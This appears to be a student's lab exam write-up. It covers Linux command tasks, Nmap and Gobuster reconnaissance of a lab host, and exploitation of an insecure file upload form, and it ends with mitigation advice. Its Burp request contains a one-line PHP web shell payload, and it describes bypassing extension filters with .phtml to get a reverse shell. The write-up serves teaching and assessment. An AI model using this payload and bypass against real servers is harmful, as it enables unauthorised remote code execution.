
FAYSAL
CYBER SECURITY
PROTECT
DETECT
DEFEND
RESPOND
SECURE TODAY, SAFE TOMORROW

Final Exam

Scenario No: 1 | Linux Command Line Operations Assessment

1.1 Create a directory named: Final_exam. Inside Final_exam, create the following directories:(reports, tools, Backup, notes)

```
┌──(kali㉿kali)-[~]
└─$ mkdir -p Final_exam/{reports,tools,Backup,notes}

┌──(kali㉿kali)-[~]
└─$ ls
46635.py  Desktop  Documents  domiain,txt  Downloads  Final_exam

┌──(kali㉿kali)-[~]
└─$ cd Final_exam

┌──(kali㉿kali)-[~/Final_exam]
└─$ ls
Backup  notes  reports  tools
```

1.2 Inside the tools directory, create a script that prints the following information: Current logged-in username, Current working directory, IP address information, Hostname. Execute the script and save the output into a file named sysinfo.txt.

```
┌──(kali㉿kali)-[~/Final_exam]
└─$ cd tools

┌──(kali㉿kali)-[~/Final_exam/tools]
└─$ vi system_info.sh

┌──(kali㉿kali)-[~/Final_exam/tools]
└─$ chmod +x system_info.sh

┌──(kali㉿kali)-[~/Final_exam/tools]
└─$ ./system_info.sh
Logged-in Username:
kali

Current Working Directory:
/home/kali/Final_exam/tools

IP Address Information:
192.168.78.128 172.17.0.1

Hostname:
kali

┌──(kali㉿kali)-[~/Final_exam/tools]
└─$ ./system_info.sh > sysinfo.txt

┌──(kali㉿kali)-[~/Final_exam/tools]
└─$ cat sysinfo.txt
Logged-in Username:
kali

Current Working Directory:
/home/kali/Final_exam/tools

IP Address Information:
192.168.78.128 172.17.0.1

Hostname:
kali
```

1.3.Move the sysinfo.txt file into the backup directory and rename it to backup_of_sysinfo.txt.

```
┌──(kali㉿kali)-[~]
└─$ mv /home/kali/Final_exam/tools/sysinfo.txt /home/kali/Final_exam/Backup/backup_of_sysinfo.txt

┌──(kali㉿kali)-[~]
└─$ cd /home/kali/Final_exam/Backup

┌──(kali㉿kali)-[~/Final_exam/Backup]
└─$ ls
backup_of_sysinfo.txt

┌──(kali㉿kali)-[~/Final_exam/Backup]
└─$ cat backup_of_sysinfo.txt
Logged-in Username:
kali

Current Working Directory:
/home/kali/Final_exam/tools

IP Address Information:
192.168.78.128 172.17.0.1

Hostname:
kali
```

1.4 Delete the tools directory.1.5 Create a new user named john, set a password for the user, and add the user to the sudo group.

```
┌──(kali㉿kali)-[~/Final_exam/tools]
└─$ cd ../

┌──(kali㉿kali)-[~/Final_exam]
└─$ rm -rf tools

┌──(kali㉿kali)-[~/Final_exam]
└─$ ls
Backup  notes  reports
```

1.5: Create a new user named john, set a password for the user, and add the user to the sudo group.

```
┌──(kali㉿kali)-[~/Final_exam]
└─$ sudo useradd -m john
[sudo] password for kali:

┌──(kali㉿kali)-[~/Final_exam]
└─$ sudo passwd john
New password:
Retype new password:
passwd: password updated successfully

┌──(kali㉿kali)-[~/Final_exam]
└─$ sudo usermod -aG sudo john

┌──(kali㉿kali)-[~/Final_exam]
└─$ groups john
john : john sudo
```

Scenario No: 2 | Service Enumeration & Vulnerability Identification

2.1 Perform a full Nmap port scan to identify all open ports, running services, service versions, and operating system information.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -P -O -T5 10.48.162.232
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-17 08:49 -0400
Nmap scan report for 10.48.162.232
Host is up (0.070s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.5
22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
139/tcp  open  netbios-ssn Samba smbd 4
445/tcp  open  netbios-ssn Samba smbd 4
3128/tcp open  http-proxy  Squid http proxy 4.10
3333/tcp open  http        Apache httpd 2.4.41 ((Ubuntu))
Device type: general purpose|specialized|phone
Running (JUST GUESSING): Linux 5.X|6.X|4.X (96%), Adtran embedded (92%), Google Android 10.X|11.X|9.X (92%)
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:6 cpe:/o:linux:linux_kernel:4 cpe:/h:adtran:424rg cpe:/o:google:android:10 cpe:/o:google:android:11 cpe:/o:google:android:9
Aggressive OS guesses: Linux 5.14 - 6.8 (96%), Linux 4.15 - 5.19 (96%), Linux 4.15 (95%), Linux 5.4 - 5.15 (95%), Adtran 424RG FTTH gateway (92%), Android 10 - 11 (Linux 4.9 - 4.14) (92%),
2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.7 - 4.19 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 3 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.94 seconds
```

21 and 22 are not vulnerable and 445 smb port are in linux machine so it not good option for exploitation Last options is 3333 port http service.


2.2 Identify the web application service and perform hidden directory enumeration to discover potential attack points and accessible directories.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.48.162.232:3333 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.48.162.232:3333
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.hta                 (Status: 403) [Size: 280]
.htpasswd            (Status: 403) [Size: 280]
.htaccess            (Status: 403) [Size: 280]
css                  (Status: 301) [Size: 319] [--> http://10.48.162.232:3333/css/]
fonts                (Status: 301) [Size: 321] [--> http://10.48.162.232:3333/fonts/]
images               (Status: 301) [Size: 322] [--> http://10.48.162.232:3333/images/]
index.html           (Status: 200) [Size: 33014]
internal             (Status: 301) [Size: 324] [--> http://10.48.162.232:3333/internal/]
js                   (Status: 301) [Size: 318] [--> http://10.48.162.232:3333/js/]
server-status        (Status: 403) [Size: 280]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```

Scenario No: 3 | Exploitation Analysis & Mitigation


3.1 What is the full URL of the page that contains the file upload form?

In there if we go http://10.48.162.232:3333/internal/ this link we can find a option for file upload so it is a perfect option to get shell . it is file upload vulnerabilitie .we can exploit it by using that.





```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u  http://10.48.162.232:3333/internal -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.48.162.232:3333/internal
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.hta                 (Status: 403) [Size: 280]
.htpasswd            (Status: 403) [Size: 280]
.htaccess            (Status: 403) [Size: 280]
css                  (Status: 301) [Size: 328] [--> http://10.48.162.232:3333/internal/css/]
index.php            (Status: 200) [Size: 525]
uploads              (Status: 301) [Size: 332] [--> http://10.48.162.232:3333/internal/uploads/]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```

If we visit this link http://10.48.162.232:3333/internal/uploads/ we find



3.2 Perform a file extension brute-force attack to identify the accepted file extension on the web server. Which file extension is allowed to be uploaded to the server?

Open →burpsuite→proxy



1 2 × +

Sniper attack

Sniper attack
Inserts each payload into each position one at a time, using a single payload set.

Battering ram attack
Simultaneously places the same payload into all positions, using a single payload set.

Pitchfork attack
Allocate a payload set to each position. Intruder iterates through each set in parallel.

Cluster bomb attack
Allocate a payload set to each position. Intruder iterates through all possible combinations of each set.


```
Origin: http://10.48.162.232:3333
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryaDwdDExtX3S6LRdl
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
Referer: http://10.48.162.232:3333/internal/index.php
Accept-Encoding: gzip, deflate, br
Connection: keep-alive


------WebKitFormBoundaryaDwdDExtX3S6LRdl
Content-Disposition: form-data; name="file"; filename="shell§.php§"
Content-Type: application/x-php

<?php
system($_GET['cmd']);
?>


------WebKitFormBoundaryaDwdDExtX3S6LRdl
Content-Disposition: form-data; name="submit"

Submit
------WebKitFormBoundaryaDwdDExtX3S6LRdl--
```





3.3 Exploit the vulnerability, obtain a reverse shell, and extract the user flag from the target machine.




Use : /usr/share/webshells/php/php-reverse-shell.php

Index of /internal/uploads

Name	Last modified	Size	Description
Parent Directory		-	
reverse_file.phtml	2026-05-17 10:44	5.4K	
reverse_shell.phtml	2026-05-17 10:28	5.4K	
shell.phtml	2026-05-17 10:11	31	
shell1.phtml	2026-05-17 10:40	5.4K	

Apache/2.4.41 (Ubuntu) Server at 10.48.162.232 Port 3333



Scenario 3: Exploitation Analysis & Mitigation

Task 1: Linux Command Line Operations

Executive Summary

A Linux user environment was successfully configured using command-line operations only. Required directories, system information scripts, backup operations, and user privilege configurations were completed successfully according to the assessment requirements.

❖ **Risk Level:** Low

Activities Performed

Step	Result
Created main directory	Final_exam
Created subdirectories	reports, tools, Backup, notes
Created system information script	Completed
Generated system information file	sysinfo.txt
Moved and renamed backup file	Backup/backup_of_sysinfo.txt
Deleted tools directory	Completed
Created new user	john
Added user to sudo group	Completed

Security Observation

Proper Linux user and file management practices help reduce the risk of privilege misuse, unauthorized access, and configuration errors in enterprise systems.

Task 2: Service Enumeration and Vulnerability Identification

Executive Summary

The target machine was scanned and multiple exposed services were identified, including FTP, SSH, SMB, Squid Proxy, and Apache web services. The primary web application was discovered running on port 3333, and hidden directories were enumerated successfully during reconnaissance activities.

❖ **Risk Level:** Medium to High

Enumeration Findings

Service	Port	Observation
FTP	21	Service exposed to network
SSH	22	Remote administration enabled
SMB	139/445	File sharing services accessible
Squid Proxy	3128	Proxy service identified
Apache Web Server	3333	Web application discovered

Activities Performed

- Conducted full TCP port scan using Nmap
- Performed service and version enumeration
- Conducted operating system fingerprinting
- Performed hidden directory enumeration using Gobuster
- Identified accessible web application resources and attack surface

Security Observation

Exposed services and accessible web resources increase the overall attack surface of the target environment and may provide attackers with multiple entry points for exploitation.

Task 3: Exploitation Analysis and Mitigation

Executive Summary

The web application contained an insecure file upload functionality that improperly validated uploaded content. During testing, a PHP-based payload using the .phtml extension bypassed upload restrictions, demonstrating the potential for unauthorized remote code execution.

❖ **Risk Level:** High

❖ Remote shell access was successfully demonstrated within the controlled lab environment.

❖ User-level access to the target system was achieved during validation testing.

Vulnerability Findings

Vulnerability	Impact
Insecure file upload	Potential remote code execution
Weak extension filtering	Upload restriction bypass
Executable upload directory	Arbitrary server-side execution
Exposed services	Increased attack surface

Security Impact

If exploited in a production environment, these vulnerabilities could allow attackers to:

- Execute arbitrary server-side code
- Gain unauthorized system access
- Access sensitive organizational data
- Escalate privileges
- Disrupt organizational operations

Recommended Mitigation

Issue	Recommendation
Insecure file upload	Restrict file types and block executable extensions such as .php, .phtml, .php5
Upload directory execution	Disable script execution inside upload folders
Exposed services	Close unnecessary ports and services
Web server security	Apply patches and harden Apache configuration
Monitoring	Enable logging and monitor suspicious upload activity